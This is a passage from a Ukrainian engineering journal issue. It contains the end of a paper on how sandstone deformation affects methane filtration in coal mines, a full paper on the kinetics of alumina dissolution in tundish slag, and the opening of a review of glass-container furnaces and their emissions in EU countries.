Ізолінії лінійних деформацій та зон підвищеної фільтрації газу в пісковика основної покрівлі (відхід лави від монтажного хідника 80 м, довжина лави 300 м)

По висоті шару ( $h_{ш} = 15$ м)	Лінійна деформація $\epsilon_x$	Зони підвищеної фільтрації
$h_{ш}$		
$\frac{1}{2} h_{ш}$		
$0 h_{ш}$		






Рис. 7. Зони підвищеної фільтрації в пісковикі основної покрівлі над виробленим простором з розподілом по висоті породного шару  $h_m = 15$  м (розмір виробленого простору  $80 \times (50 \times 6 = 300)$  м)

Якщо перенести ці зони на кожний перетин породного шару, то отримаємо розподіл зон підвищеної фільтрації у пісковикі основної покрівлі (рис. 7). Як показали дослідження в пісковикі міститься більше газу ніж у пластах-супутниках. Таким чином, дегазація масиву повинна проводитися також для пісковиків великої потужності.

#### Висновки:

1. Лабораторними дослідженнями встановлена залежність коефіцієнту проникності піско-

вику від лінійних деформацій, яка має хвилеподібний характер.

2. Отримано емпіричну залежність коефіцієнту проникності пісковикі від лінійних деформацій зразка  $k(\epsilon) = f(\epsilon)$  у вигляді поліному 5 ступеня.

3. Отримані результати дослідження мають практичну значимість у можливості прогнозування зони підвищеної фільтрації у гірському масиві.

#### Список літератури:

1. Круковська В.В., Круковський О.П., Кочерга В.М., Костриця А.О. Моделювання зв'язаних процесів деформування порід і фільтрації газу для підвищення безпеки у вугільних шахтах. *Modern innovations and promising ways of development of culture and science : The XXXI International Scientific and Practical Conference. August 09-12, 2022, Boston, USA.* P. 251–257.
2. Алексеев А.Д. Фізика вугілля та гірничих процесів : монографія / А.Д. Алексеев ; НАНУ, Інститут фізики гірничих процесів. Київ : Наукова думка, 2010. 424 с.
3. Шевельов Г.А., Перепелиця В.Г. Фільтрація газу в шахтах. Київ : Наукова думка, 2010. 296 с.
4. Шашенко О.М., Чередник В.А. Оцінка газової проникності породного масиву під час видобутку метану у вугільних шахтах. *Вісник КрНУ імені Михайла Остроградського.* 2020. Випуск 1 (120).
5. Садовенко І. О., Тимошук В. І., Тішков В. В. та ін. Дослідження впливу напружено-деформованого стану вміщуючих гірських порід на їх фільтраційні властивості при підземній газифікації вугільних пластів в умовах Донбасу. *Науковий вісник НГУ.* 2010. № 3. С. 32–33.
6. Пат. № 108627 Україна МПК Е 21 F 5/00 Стенд визначення рідинних та фільтраційних характеристик зразків гірських порід / О. О. Усов, М. Я. Трохимець, О.С. Мінеєв та ін. З-ка u201600642, від 27.01.16. 6 с.
7. Лабораторні дослідження двовимірної фільтрації води через вугільні зразки / О.А. Усов, С.П. Мінеєв, Р.А. Дякун, Ю.Є. Поляков, Н.Я. Трохимець, А.С. Янжула, В.П. Рудь. *Форум гірників – 2017 : матеріали між нар. конф., 4–7 жовтня 2017 р., м. Дніпро.* Дніпро : Національний гірничий університет, 2017. С. 298–307.
8. Сергієнко О.І., Сергієнко Л.В. Експериментальні дослідження фільтраційних властивостей гірських порід. *Геотехнології і охорона праці у гірничій промисловості : збірник матеріалів конф. КП ДонНТУ.* Донецьк : ООО «Цифрова типографія», 2011. С. 43–47.
9. Сергієнко О.І., Богданов Я.С. Дослідження зміни фільтраційних властивостей гірничого масиву під час проведення очисних робіт. *Геотехнології і охорона праці у гірничій промисловості : зб. матеріалів регіональної науково-практичної конференції / КП ДонНТУ.* Донецьк : ООО «Цифрова типографія», 2013. С. 21–25.

10. Сергієнко О.І., Сергієнко Л.В. Обґрунтування способу прогнозу вивалоутворення порід покрівлі над очисним вибоєм. *Науковий вісник ДонНТУ*. Луцьк : ДВНЗ «ДонНТУ», 2022. № 1 (8)–2 (9). С. 140–151.

**Serhiienko A.I., Serhiienko L.V. STUDY OF THE INFLUENCE OF THE DEFORMATION CHARACTERISTICS OF SANDSTONE ON ITS FILTRATION PROPERTIES**

**Purpose.** Carry out laboratory studies of the influence of deformation characteristics on the filtration parameters of sandstone.

**Method.** Study of the influence of deformation characteristics on the filtration parameters of sandstone. Laboratory tests of the fluid filtration process through a sandstone sample under uniaxial compression loading. Numerical modeling of the three-dimensional stress-strain state of the mountain massif around the produced space.

**Results.** The article proposes a methodology for laboratory testing of rock filtration parameters under load. Laboratory studies were conducted to determine the filtration parameters of rocks taking into account their deformation properties. The empirical dependence of the permeability coefficient of a sandstone sample on linear deformations in the form of a fifth degree polynomial was obtained. The results of the numerical modeling of the volumetric stress-strain state with a determined gas permeability coefficient are compared. Zones of methane filtration paths in the sandstone of the main roof have been determined.

**Scientific novelty.** The dependence of the permeability coefficient on linear deformations of sandstone was obtained for the first time. For the first time, the results of the filtration properties of the sandstone of the main roof above the created space are presented. For the first time, a method of forecasting zones of increased gas saturation in the sandstones of the main roof is presented, taking into account filtration properties and volumetric stress-strain state.

**Practical significance.** The practical significance lies in predicting possible methane filtration paths in sandstone and zones of free methane accumulation. Determining the location of free methane accumulation zones and obtaining parameters for drilling degassing wells to ensure effective degassing of the mountain massif.

**Key words:** gas filtration process, gas permeability coefficient, load, numerical simulation, laboratory tests, sandstone, rock massif, volumetric stress-strain state, produced space.



# МЕТАЛУРГІЯ

УДК 669.068.37:98.4

DOI <https://doi.org/10.32782/2663-5941/2024.3.2/15>**Єфімова В.Г.**

ТОВ Технічний університет «Метінвест політехніка»

**Малій Х.В.**

ТОВ Технічний університет «Метінвест політехніка»

**Корденко М.Ю.**

ТОВ Технічний університет «Метінвест політехніка»

## ВИЗАЧЕННЯ ЕНЕРГІЇ АКТИВАЦІЇ ПРОЦЕСУ РОЗЧИНЕННЯ ТВЕРДИХ ЧАСТИНОК $Al_2O_3$ У ШЛАКУ ЗМІННОГО СКЛАДУ ПРОМІЖНОГО КОВША

У роботі показано, що впровадження металургії проміжного ковша мало один з найзначніших розвитків сталеплавильного виробництва за останні десятиріччя. Зазначено, що метою вторинного виплавляння сталі є виробництво продукту високої якості та економічно обґрунтовано. Висвітлено, що однією з основних функцій проміжного ковша є мінімізація кількості і розмірів неметалевих включень у сталевих виробках шляхом переходу їх з металевої фази у шлак.

Метою дослідження було встановлення кінетичних параметрів процесу розчинення неметалевих включень у шлаку проміжного ковша, а саме, лімітуючу стадію процесу та величину енергії активації.

Було проведено дослідження процесу розчинення твердих частинок  $Al_2O_3$ , вага яких становила 0,25 г, чистотою – 99,9 % та діаметром  $500 \pm 0,05$  мкм, у шлаку змінного складу  $CaO-SiO_2-Al_2O_3-Fe_xO$ .

Досліджена поведінка розчинення твердих частинок  $Al_2O_3$  за допомогою апарату, який був оснащений відеокамерою та оптичним мікроскопом за температури 1550, 1575 та 1600 °С, а час експерименту становив 120, 240 і 360 секунд для кожної умови.

Аналітичними дослідженнями показано, що процес розчинення твердих частинок  $Al_2O_3$  можливо описати як кінетикою гетерогенних процесів, так і кінетикою гомогенних хімічних реакцій.

У дослідженні показано, що контроль швидкості розчинення твердих частинок  $Al_2O_3$  може бути описаний законами масопереносу на межі поділу двох рідких фаз розплав сталі – шлак.

Встановлено математичну залежність процесу розчинення твердих частинок  $Al_2O_3$ , за допомогою якої було розраховано швидкість розчинення.

Енергію активації було визначено аналітичним шляхом з використанням рівняння Арреніуса.

В результаті проведених досліджень визначено швидкість розчинення твердих частинок  $Al_2O_3$  та встановлено, що вона зростає зі зростанням вмісту  $Fe_xO$  у шлаку проміжного ковша та температури.

Встановлено, що розчинення твердих частинок  $Al_2O_3$  відбувається на межі поділу фаз, що підтверджується даними скануючої електронної мікроскопії.

Визначено енергію активації процесу та показано, що процес розчинення твердих частинок  $Al_2O_3$  у шлаках різного складу відбувається у кінетичній області.

Показано, що збільшення вмісту  $Fe_xO$  у шлаку проміжного ковша призводить до зростання енергії активації та більшої залежності процесу розчинення твердих частинок  $Al_2O_3$  від температури.

**Ключові слова:** проміжний ківш, шлак, неметалеві включення, кінетична область, дифузійна область, енергія активації.

**Постановка проблеми.** Відомо, що при рафінуванні сталі утворюється дисперсна система, що складається з суспензії твердих включень та емульсії рідких включень після розкислення металу. Видалення включень великого розміру від-

бувається у перші хвилини. Асиміляція дрібних включень розміром від 5 до 10 мкм відбувається на протязі тривалого часу, що призводить до затягування шкідливих включень у стакан кристалізатора МБЛЗ. Закономірності видалення неметале-

вої фази з розплаву сталі може контролюватися як кінетичними закономірностями так і дифузійними процесами. Отже для ефективного видалення неметалевих включень необхідно з'ясувати в якій області перебігає гетерогенний процес розчинення твердих неметалевих включень у шлаковій фазі. З цією метою необхідно відтворити процес розчинення твердих неметалевих включень у шлаковій фазі та визначити енергію активації процесу.

**Аналіз останніх досліджень і публікацій.** У відповідності до світових стандартів до 2030 року у сталелитейній промисловості зростає зацікавленість у застосуванні електродугових печей, які викидають менше вуглекислого газу, ніж доменні печі [1]. При використанні електродугових печей скорочується час окислювального рафінування [2], що призводить до зростання вмісту кисню у сталі та спричиняє такі проблеми, як корозія та інш. Отже процес розкислення є необхідною операцією, що знижує вміст кисню у розплаві сталі. Відомо, що процес розкислення в основному здійснюється з використанням алюмінію. Продуктом розкислення є включення  $Al_2O_3$ , що призводить до дефекту сталевих продукції. Отже, видалення включень  $Al_2O_3$  у шлакову фазу є актуальною задачею.

Відомо, що видалення частинок глинозему відбувається двома способами. Перший – це обробка розплаву Ca, в результаті чого включення  $Al_2O_3$  переводяться з твердої фази у рідку  $CaO-Al_2O_3$  [3]. Однак при застосуванні цього методу є недолік взаємодії з вогнетривами футерівки, що викликає корозію вогнетривів [4]. Другий спосіб полягає у спливанні та поглинанні частинок  $Al_2O_3$  шлаковою фазою [5]. Отже останні 30 років більшість досліджень, що стосуються видаленню неметалевої фази з розплаву сталі відносяться до вивчення процесів розчинення включень у рафінувальному шлаку.

Так, у дослідженнях [6] вивчалася поведінка розчинення частинок  $Al_2O_3$  у шлаку  $CaO-SiO_2-Al_2O_3-MgO$  зі зміною температури. Ці дослідження показали, що кінетика процесу розчинення частинок  $Al_2O_3$  відбувається за рахунок дифузійних процесів, тоді як розчинення частинок  $MgO$  підкоряється кінетичним закономірностям.

Дослідження [7] були присвячені розчиненню частинок  $Al_2O_3$  у шлаку  $CaO-Al_2O_3-SiO_2$  змінного складу за різної температури. Ці дослідження показали, що стадія, яка лімітує загальний процес – є дифузійна і вона збільшуються при зростанні співвідношення у складі шлаку  $CaO/Al_2O_3$  та  $Al_2O_3/SiO_2$ .

Дослідження [8] вивчали поведінку розчинення частинок  $Al_2O_3$  та  $MgO$  у шлаку  $CaO-SiO_2-Al_2O_3-MgO$  зі змінною основністю. Ці дослідження пока-

зали, що частинки  $Al_2O_3$  та  $MgO \cdot Al_2O_3$  повільно розчиняються в шлаку з низькою основністю, а також показали, що швидкість розчинення зростає зі зниженням в'язкості шлаку.

У науковій роботі [9] визначалася поведінка розчинення частинок  $Al_2O_3$  у шлаку  $CaO-SiO_2-Al_2O_3-Fe_xO$  зі змінним вмістом  $Fe_xO$ . Дані досліджень показали, що зростання вмісту  $Fe_xO$  від 0 до 20 мас.%, швидкість розчинення частинок  $Al_2O_3$  збільшується за рахунок зниження в'язкості. Однак, коли вміст  $Fe_xO$  збільшився до 30 мас % швидкість розчинення не змінюється за рахунок утворення нової фази на межі поділу фаз частинка  $Al_2O_3$  – розплав металу

Дані роботи [10] вивчали поведінку розчинення частинок  $Al_2O_3$  у шлаку  $CaO-Al_2O_3-Fe_xO-MgO-SiO_2$  зі змінним складом  $Fe_xO$ . Результати роботи свідчать, що зростання температури та вмісту  $Fe_xO$  призводить до зростання розчинності частинок  $Al_2O_3$ . Дані цієї роботи показали, що процес розчинення неметалевої фази контролюється кінетичною областю, оскільки енергія активації процесу становить 193,6 кДж/моль.

Дані роботи [11] досліджували кінетичні параметри процесу розчинення частинок  $Al_2O_3$  в шлаку  $CaO-Al_2O_3-SiO_2$  зі змінним складом  $Al_2O_3$ . В роботі встановлено, що зростання вмісту  $Al_2O_3$  призводить до зростання швидкості розчинення, а енергія активації лежить в межах від 320 до 490 кДж/моль залежно від вмісту  $Al_2O_3$  в шлаку.

Однак, оскільки в шлаках електродугових печей у якості сировини використовується брут Fe, вміст  $Fe_xO$  буде зростати. Отже, шлак, що використовується у електродугових печах включає в себе велику кількість  $Fe_xO$ .

Проте відомо мало досліджень щодо поведінки розчинення неметалевих включень в шлаках, що містять  $Fe_xO$ . Крім того, температура електродугового шлаку лежить в межах від 1550 °C до 1700 °C.

Отже дослідження кінетичних параметрів процесу розчинення частинок  $Al_2O_3$  у шлаку, що містить  $Fe_xO$ , за змінної температури є актуальним.

**Постановка завдання.** З метою визначення стадії, що лімітує загальний процес необхідно провести максимально наближений до промислових умов експеримент розчинення неметалевих включень за різної температури та різного складу шлаку. За експериментальними даними обчислити енергію активації процесу розчинення та за її значенням зробити висновок стосовно стадії, що лімітує загальний процес розчинення неметалевих включень у шлаці проміжного ковша.

**Виклад основного матеріалу.** У наших дослідженнях було використано тверді частинки  $Al_2O_3$ , середня вага частинок становила 0,25 г, чистота – 99,9 %, а діаметр –  $500 \pm 0,05$  мкм.

У таблиці 1 наведено хімічний склад і основність шлаку, який ми використовували у наших дослідженнях. Основність було зафіксовано на рівні 1, а вміст  $Fe_xO$  змінювався від 10 до 20 % мас. Кількість шлаку, який використовувався у нашому експерименті, становило 4 мг. Шлак було отримано шляхом змішування порошку  $CaO$ , отриманого прожарюванням  $CaCO_3$  при  $1200\text{ }^\circ C$  з  $Al_2O_3$  і порошком  $Fe_xO$  та подальшим плавленням їх у високочастотній індукційній печі.

У цьому дослідженні за поведінкою розчинення твердих частинок  $Al_2O_3$  за допомогою апарату, який був оснащений відеокамерою для спостереження за поведінкою розчинення частинок  $Al_2O_3$  та оптичний мікроскоп.

Температури експерименту були 1550, 1575 та  $1600\text{ }^\circ C$ , а час експерименту становив 120, 240 і 360 секунд для кожної умови. Експерименти проводились на щонайменше три рази для кожної умови відтворюваності.

Розчинення твердих частинок  $Al_2O_3$  у рідкому шлаку можна описати за допомогою наступних процесів, гомогенною хімічною реакцією на межі поділу фаз  $Al_2O_{3(m.s.)} \rightarrow Al_2O_{3(l.s.)}$  та масообмінних процесів, що відбуваються у рідкій фазі  $Al_2O_{3(l.s.)} \rightarrow Al_2O_{3(p.)}$ .

Звідси випливає, що розчинення твердих частинок  $Al_2O_3$  у рідкому шлаку можна описати законами кінетики гомогенних хімічних реакцій чи за допомогою законів масопереносу у рідкому середовищі, у випадку, якщо на межі поділу фаз розплав сталі – шлакова фаза не утворюється ніяких проміжних хімічних сполук.

Відомо, що при розчиненні неметалевої фази у рідкому шлаку не супроводжується утворенням нових та проміжних хімічних сполук. Отже контроль швидкості розчинення твердих частинок  $Al_2O_3$  у наших дослідженнях може бути описаний законами масопереносу на межі поділу двох рідких фаз розплав сталі – шлак.

Отже швидкість розчинення твердих частинок  $Al_2O_3$  можна характеризувати масообмінним

потокком та описати рівнянням масопереносу таким чином:

$$J = -k(C_{cm} - C_{cu}), \quad (1)$$

де  $J$  – масообмінний потік, моль/ $m^2 \cdot s$ ;  $k$  – коефіцієнт масопередачі у шлаку,  $cm/s$ ;  $C_{cm}$  та  $C_{cu}$  – концентрація включень у розплаві сталі та шлаковій фазі;  $(C_{cm} - C_{cu})$  – є рушійною силою розчинення.

Якщо розчинені частинки  $Al_2O_3$  мають сферичну форму, то рівняння (1) для швидкості розчинення частинок глинозему можна записати як:

$$\frac{dr}{dt} = -k(C_{cm} - C_{cu}) \cdot \frac{M}{\rho} \quad (2)$$

де  $r$  – радіус твердих частинок  $Al_2O_3$ ,  $cm$ ;  $t$  – час,  $s$ ;  $M$  – молярна маса твердих частинок  $Al_2O_3$ ,  $g/mol$ ;  $\rho$  – густина твердих частинок  $Al_2O_3$ ,  $g/cm^3$ .

Швидкість розчинення частинок глинозему нами було розраховано з використанням рівняння (2) за експериментальними даними (рис. 1) із застосуванням програмного пакету FactSage. Фізичні властивості та коефіцієнти масопередачі для кожної температури наведено у таблиці 2.

Дані таблиці 2 свідчать, що коефіцієнт масопередачі зростає з підвищенням температура плавлення.




Рис. 1. Швидкість розчинення частинок  $Al_2O_3$  в залежності від вмісту F та температури

Таблиця 1

Хімічний склад шлаку, % мас

№ шлаку	CaO	SiO <sub>2</sub>	Al <sub>2</sub> O <sub>3</sub>	Fe <sub>x</sub> O	Основність
1	47,5	47,5	5	0	1
2	42,6	47,4	5	5	1
3	43,3	41,7	5	10	1
4	45,8	34,2	5	15	1

Фізичні властивості та коефіцієнт масопередачі в залежності від температури

№ шлаку	t, °C	Рухійна сила розчинення, моль/м <sup>3</sup>	Густина шлаку, ρ, кг/м <sup>3</sup>	Швидкість розчинення, $\frac{dr}{dt}$ , см/с	Коефіцієнт масопередачі, к, см/с
Шлак 1	1550	10,79	2654	$5,64 \cdot 10^{-5}$	$1,48 \cdot 10^{-7}$
Шлак 2	1600	11,56	2648	$9,81 \cdot 10^{-5}$	$2,15 \cdot 10^{-7}$
Шлак 3	1550	11,15	2853	$1,20 \cdot 10^{-4}$	$3,24 \cdot 10^{-7}$
Шлак 4	1600	11,83	2835	$5,74 \cdot 10^{-4}$	$3,92 \cdot 10^{-7}$

Енергію активації розчинення твердих частинок Al<sub>2</sub>O<sub>3</sub> можна визначити аналітичним шляхом. У нашому дослідженні швидкість розчинення частинок Al<sub>2</sub>O<sub>3</sub> вимірювалась за декілька температур, і відповідно розраховувався коефіцієнт масопередачі. З використанням рівняння Арреніуса ми побудували графік залежності логарифми коефіцієнта масопередачі від оберненої температури. Це дозволило нам графічно визначити енергію активації процесу розчинення графічним шляхом:

$$k = k_0 \cdot \exp\left(-\frac{E_A}{RT}\right) \quad (3)$$

де  $k_0$  – передекспоненціальна стала;  $R$  – універсальна газова стала, Дж/моль·К;  $T$  – температура, К;  $E_A$  – енергія активації, Дж/моль.

Логарифмування рівняння (3) дозволить нам знайти енергію активації, як кутовий коефіцієнт рівняння прямої у координатах логарифм коефіцієнта масопередачі від оберненої температури, як:

$$\ln k = -\frac{E_A}{R} \cdot \frac{1}{T} + \ln k_0 \quad (4)$$

Визначені у такий спосіб значення енергії активації наведені на рис. 2.

Отже, як свідчать дані рис. 2 розчинність твердих частинок Al<sub>2</sub>O<sub>3</sub> більшою мірою залежить від температури для шлаку складу 2.

**Висновки.** У цьому дослідженні поведінку розчинення Al<sub>2</sub>O<sub>3</sub> вивчали шляхом зміни складу шлаку за температури 1550–1600 °C. З проведених досліджень випливає:

1. Швидкість розчинення частинок Al<sub>2</sub>O<sub>3</sub> зростає зі зростанням вмісту Fe<sub>x</sub>O та температури.

2. Розчинення частинок Al<sub>2</sub>O<sub>3</sub> відбувається на межі поділу фаз, що підтверджується даними скануючої електронної мікроскопії.

3. Визначено енергію активації процесу розчинення частинок Al<sub>2</sub>O<sub>3</sub> у шлаках різного складу. Дослідження свідчать, що зростання у складі шлаку вмісту Fe<sub>x</sub>O призводить до збільшення енергії активації процесу, а також більшої залежності від температури.

4. Отримані значення енергії активації свідчать, що загальна швидкість гетерогенного процесу розчинення твердих неметалевих включень у шлаковій фазі підкоряється законам кінетики гомогенних реакцій, а отже, перебігає у кінетичній області.

Наступним етапом наших досліджень буде вивчення розчинення твердих частинок MgO у шлаках різного хімічного складу.




Рис. 2. Графічне визначення енергії активації, з використанням рівняння Арреніуса  
Шлак 1 –  $E_A = 160$  кДж/моль. Шлак 2 –  $E_A = 190$  кДж/моль

## Список літератури:

1. Fan Z., Friedmann S.J. Low-carbon production of iron and steel. *Technology options, economic assessment, and policy*. 2021. Vol. 6. P. 829–862.
2. Holappa L., Kekkonen M., Louhenkilpi S., Hagemann R., Schröder C., Scheller P. Active tundish slag. *Steel Research International*. 2013. Vol. 84. P. 638–648.
3. Chen G., He S., Wang Q. Dissolution behavior of  $Al_2O_3$  into tundish slag for high-al steel. *Journal of Materials Research and Technology*. 2020. Vol. 9. P. 11311–11318.
4. Shi G.-Y., Zhang T.-A., Dou Z.-H., Niu, L.-P. Dissolution behavior of  $Al_2O_3$  inclusions in CaO- $Al_2O_3$  based slag representing aluminothermic reduction slag. *Crystals*. 2020. Vol. 10. P. 1–12.
5. Lee S., Chung Y. The effect of C content in MgO-C on dissolution behavior in CaO-SiO<sub>2</sub>- $Al_2O_3$  slag. *Ceramics International*. 2022. Vol. 48. P. 26984–26991.
6. Kim Y., Kashiwaya Y., Chung Y. Effect of varying  $Al_2O_3$  contents of CaO- $Al_2O_3$ -SiO<sub>2</sub> slags on lumped MgO dissolution. *Ceramics International*. 2020. Vol. 46. P. 6205–6211.
7. Ren C., Zhang L., Zhang J., Wu S., Zhu P., Ren Y. In Situ Observation of the Dissolution of  $Al_2O_3$  Particles in CaO- $Al_2O_3$ -SiO<sub>2</sub> Slags. – 2021. – *Metallurgical and materials transactions B*. Vol. 52. P. 3288–3301.
8. Holappa L., Kekkonen M., Louhenkilpi S., Hagemann R., Schröder C., Scheller P. Active tundish slag. *Steel Research International*. 2013. Vol. 84. P. 638–648.
9. Um H., Yeo S., Kang Y., Chung Y. The effect of Fe<sub>x</sub>O content on dissolution behavior of an alumina inclusion in CaO- $Al_2O_3$ -SiO<sub>2</sub>-Fe<sub>x</sub>O slag by a single hot thermocouple technique. *Ceramics International*. 2022. Vol. 48. P.35301–35309.
10. Park Y.-J., Cho Y.-M., Cha W.-Y., Kang Y.-B. Dissolution kinetics of alumina in molten CaO- $Al_2O_3$ -Fe<sub>2</sub>O<sub>3</sub>-MgO-SiO<sub>2</sub> oxide representing the RH slag in steelmaking process. *Journal of American Ceramic Society*. 2020. Vol. 103. P. 2210–2224.
11. Yeo S., Um H., Chung Y. The Effect of Alumina Activity on Dissolution Behavior of Alumina Particles in CaO- $Al_2O_3$ -SiO<sub>2</sub> Slags. *Metallurgical and materials transactions B*. 2021. Vol. 52. P. 3938–3945.
12. Weol D., Fan P. Diffusional Dissolution of Alumina in Various Steelmaking Slags. *ISIJ International*. 2003. Vol. 9. P. 229–234.
13. Qiang Y., Wang L., Chou K. Dissolution Behavior of  $Al_2O_3$  in Refining Slags Containing Ce<sub>2</sub>O<sub>3</sub>. 2014. Vol. 54. P. 728–733.

**Yefimova V.G., Maliy K.V., Kordenko M.Yu. DETERMINATION OF THE KINETIC PARAMETERS OF THE DISSOLUTION PROCESS OF ALUMINUM PARTICLES IN THE REFINING SLAG OF THE INTERMEDIATE BUCKET**

*The work shows that the introduction of intermediate ladle metallurgy was one of the most significant developments in steelmaking over the past decades. It is noted that the purpose of secondary steel smelting is the production of a high-quality and economically justified product. It is highlighted that one of the main functions of the intermediate ladle is the minimization of the number and size of non-metallic inclusions in steel products by their transition from the metal phase to slag.*

*The purpose of the study was to establish the kinetic parameters of the process of dissolution of non-metallic inclusions in the slag of the intermediate ladle, namely, the limiting stage of the process and the value of the activation energy.*

*The process of dissolution of  $Al_2O_3$  solid particles, the weight of which was 0.25 g, the purity of 99.9 % and the diameter of  $500 \pm 0.05 \mu m$ , in the slag of variable composition CaO-SiO<sub>2</sub>- $Al_2O_3$ -Fe<sub>x</sub>O was studied.*

*The dissolution behavior of  $Al_2O_3$  solid particles was investigated using an apparatus that was equipped with a video camera and an optical microscope at temperatures of 1550, 1575, and 1600 °C, and the experimental time was 120, 240, and 360 seconds for each condition.*

*Analytical studies have shown that the process of dissolving  $Al_2O_3$  solid particles can be described both by the kinetics of heterogeneous processes and by the kinetics of homogeneous chemical reactions.*

*The study shows that the control of the rate of dissolution of  $Al_2O_3$  solid particles can be described by the laws of mass transfer at the boundary of the separation of two liquid phases, steel melt – slag.*

*The mathematical dependence of the process of dissolution of  $Al_2O_3$  solid particles was established, with the help of which the rate of dissolution was calculated.*

*The activation energy was determined analytically using the Arrhenius equation.*

*As a result of the research, the rate of dissolution of  $Al_2O_3$  solid particles was determined and it was established that it increases with the increase in the content of Fe<sub>x</sub>O in the slag of the intermediate ladle and the temperature.*

*It was established that the dissolution of  $Al_2O_3$  solid particles occurs at the boundary of phase separation, which is confirmed by scanning electron microscopy data.*

*The activation energy of the process was determined and it was shown that the process of dissolution of  $Al_2O_3$  solid particles in slags of different composition occurs in the kinetic region.*

*It is shown that an increase in the content of  $Fe_xO$  in the slag of the intermediate ladle leads to an increase in the activation energy and a greater dependence of the process of dissolution of  $Al_2O_3$  solid particles on temperature.*

**Key words:** *intermediate ladle, slag, non-metallic inclusions, kinetic region, diffusion region, activation energy.*

# ХІМІЧНІ ТЕХНОЛОГІЇ

УДК 504.502.174:666.127(477+4-6ЄС)

DOI <https://doi.org/10.32782/2663-5941/2024.3.2/16>**Жданюк Н.В.**

Національний технічний університет України

«Київський політехнічний інститут імені Ігоря Сікорського»

## АНАЛІЗ ВИКОРИСТАННЯ ТЕПЛОТЕХНІЧНИХ АГРЕГАТИВ ДЛЯ ВАРКИ ТАРНОГО СКЛА В КРАЇНАХ ЄС

У даній роботі були вивчені еколого-технологічні характеристики скловарних печей, що використовуються у виробництві скляної тари у країнах ЄС. А також, проведений аналіз шкідливих викидів під час варіння скла у печах різних типів та вказані основні технології їх вилучення. Варіння скломаси для виготовлення скляної тари відбувається у печах безперервної дії. Найчастіше у даному секторі використовуються печі, що працюють на викопному паливі – природному газі. У виробництві скляної тари для напоїв та харчових продуктів найчастіше використовують регенеративні печі з підковоподібним напрямом полум'я. Такі печі складають більше 60 % від загальної кількості печей сектору тарного скла. У виробництві флаконів для парфумерії та косметики, також, найбільш поширеним є цей тип печей, але відсоток їх застосування нижчий та складає 50 %. У галузі широко використовуються скловарні регенеративні печі з поперечним напрямом полум'я та рекуперативні печі. Електричні та киснево-паливні печі використовуються досить рідко. Перспективними є печі, що поєднують газовий підігрів з електричним. Коефіцієнт корисної дії таких печей значно вище від печей з газовим обігрівом. На стадії варіння скла відбувається виділення реакційних газів та продуктів згоряння палива. В процесі спалювання якого утворюються такі небезпечні речовини як  $CO_2$ ,  $NO_x$ ,  $SO_2$  та інші. Також значна кількість шкідливих відходів виділяється з печей у вигляді пилу. Найефективніший спосіб зниження викидів  $CO_2$  є збільшення кількості скляного бою у сировинній суміші. На даний час на деяких заводах використовують до 80 % скляного бою у сировинній суміші. Для вилучення  $NO_x$  використовують ступінчасте спалювання палива та каталітичне і некаталітичне відновлення оксиду нітрогену до азоту. Для вилучення  $SO_2$  застосовують сухе або напівсухе очищення у поєднанні з фільтрувальною системою. Вилучення пилу здійснюється за допомогою електростатичних або традиційних рукавних фільтрів. Поєднання конструкції печі, способу її обігріву та застосування новітніх технологій вилучення небезпечних викидів забезпечує високі технологічні характеристики та екологічну безпеку виробництва скляної тари у країнах ЄС.

**Ключові слова:** скляна тара, скловарні печі, викиди  $CO_2$ , викиди  $NO_x$ , викиди  $SO_2$ , склобій.

**Постановка проблеми.** Виробництво скляної тари в країнах ЄС відбувається строго у відповідності до технологічних регламентів. Технологічна схема виробництва складається з послідовних етапів підготовки сировини, варки скла, формування виробу, його відпал, обробки поверхні, технічного контролю та пакування. В якості палива у скло-виробництві найчастіше використовується природний газ. Більшу частину викидів становлять викиди згоряння з печі, що призводить до значних викидів в атмосферу  $CO_2$ ,  $NO_x$ ,  $SO_2$ . Крім того у процесі варки скла виділяються пил, а також в незначних кількостях HCl, HF, сполуки металів, а також інші речовини. Тому дослідження умов згоряння палива, варіння скла та конструкцій

